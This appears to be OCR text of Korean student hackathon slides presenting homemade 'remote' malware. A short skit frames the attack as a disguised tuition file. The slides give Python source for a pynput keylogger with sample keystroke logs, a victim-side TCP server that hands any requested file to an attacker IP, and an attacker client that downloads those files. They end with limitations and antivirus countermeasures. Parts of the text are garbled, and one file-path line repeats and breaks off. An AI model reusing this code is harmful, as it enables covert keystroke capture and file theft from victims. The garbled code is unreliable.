#### 2022 SCP LII부 해커톤

# 워격케 악성코드

2팀 신재형, 권도윤, 전유경

# 목차

1. AILHZIS

2. 코드 소개

3. 코드 실행

4. 한계와 대응 방안

### 1. 시나 김오



넘나.궁금한.것.^^~~♥




신재숙 (60세)

그렇게 어머니는 원격기 악성코드를 이용해 해킹을 하기로 했습니다.

이정호 (40세)

## 1. 시나 기오

"아들.^^ 이 등록금 파일 좀 봐보렴~ㅎㅎ"



## 1. 시나 김오





## 1. 시나 김오





#### 2. 코드 소개

from pynput.keyboard import Key, Listener import subprocess

#pynput패키지의 keyboard모듈에서 Key,Listener모듈을 가져옴

import logging #로깅 모듈을 가져옴. 로깅이란? 파이썬에서 로그를 관리해주는 모듈(에러가 발생했을 경우 #당시의 정보를 알려줌)

#### 2. 코드 소개

#### 2. 코드 소개

```
def on_press(key):
    logging.info('"{}"'.format(key))

#info는 프로그램의 실행 중 발생하는 정상적인 이벤트 알림
#{}안에 key값이 들어가는 함수

with Listener(on_press=on_press) as listener:
    listener.join()
```

```
["2022-07-21 06:50:30,531", "'r'"]
["2022-07-21 06:50:30,591", "'t'"]
["2022-07-21 06:50:30,713", "'e'"]
```

#with 문은 그 구문을 실행했을 때 오류가 발생하는 안하는 마지막에 파일처리기를 닫아줌 #Listener(on\_press=on\_press)의 의미 = on\_press(키를 누름)에 대한 처리기를 등록함 #listener.join은 자식 스레드(on\_press함수)가 끝날때 까지 기다린다는 뜻?

#### 2. 코드 소개 - victim

import socketserver from os.path import exists

HOST = 공격자의 ip주소 PORT = 안 쓰는 포트 번호

#### 2. 코드 소개 - victim

```
class MyTcpHandler(socketserver.BaseRequestHandler):
 def handle(self):
  data_transferred = 0
  print('[%s] 연결됨'%self.client_address[0])
  filename = self.request.recv(1024)
  filename = filename decode()
  if not exists(filename):
   return
  print('II일 [%s] 전송 시작...' %filename)
  with open(filename, 'rb') as f:
   try:
     data = f.read(1024)
    while data:
      data_transferred += self.request.send(data)
      data = f_read(1024)
   except Exception as e:
     print(e)
   print('전송완료[%s], 전송량[%d]' %(filename, data_transferred))
```

#### 2. 코드 소개 - victim

```
def runServer():
 print('>>>파일 서버를 시작합니다.')
print('>>>파일 서버를 끝내려면 Ctrl-C를 누르세요.')
 try:
  server = socketserver.TCPServer((H0ST.P0RT),
MyTcpHandler)
  server.serve_forever()
 except KeyboardInterrupt:
  print(')>> 파일 서버를 종료합니다.')
runServer()
```

#### 2. 코드 소개 - attacker

import socket

```
HOST = 공격자의 ip주소
PORT = 안 쓰는 포트 번호
```

#### 2. 코드 소개 - attacker


```
def getFileFromServer(filename):
       data transferred = 0
       with socket.socket(socket.AF_INET.socket.SOCK_STREAM) as sock:
               sock.connect((HOST.PORT))
               sock.sendall(filename.encode())
               data = sock.recv(1024)
               if not data:
                     print('파일[%s]: 서버에 존재하지 않거나 전송중 오류발생'%filename)
                       return
               with open('C:\\Users\\82106\Users\top\\infty open('C:\\Users\\82106\Users\cong open('C:\\Users\\82106\Users\cong open('C:\\Users\\82106\Users\cong open('C:\\Users\cong open('C:\Users\cong open('C:\Users\co
```

#### 2. 코드 소개 - attacker

```
try:
while data:
f.write(data)
data_transferred += len(data)
data = sock.recv(1024)
except Exception as e:
print(e)
print('대일 [%s] 접송종료.접송량 [%d]' %(filename, data_transferred))
filename = input('다운로드 받을 파일이름을 입력하세요: ')
getFileFromServer(filename)
```

#### 3. 코드 실행

# 1. 키로그 파일 실행



#### 3. 코드 실행



#### 4. 한계와 대응 방안

## 함계

- 1. 같은 서브넷상에서만 동작이 이루어진다.
- 2. 방화벽이 설정되어 있으면 동작하지 않는다.
- 3. 리버싱에 취약

### 대응 방안

- 1. 백신 프로그램 활성화
- 2. 키로거 디펜더

# 감사합니다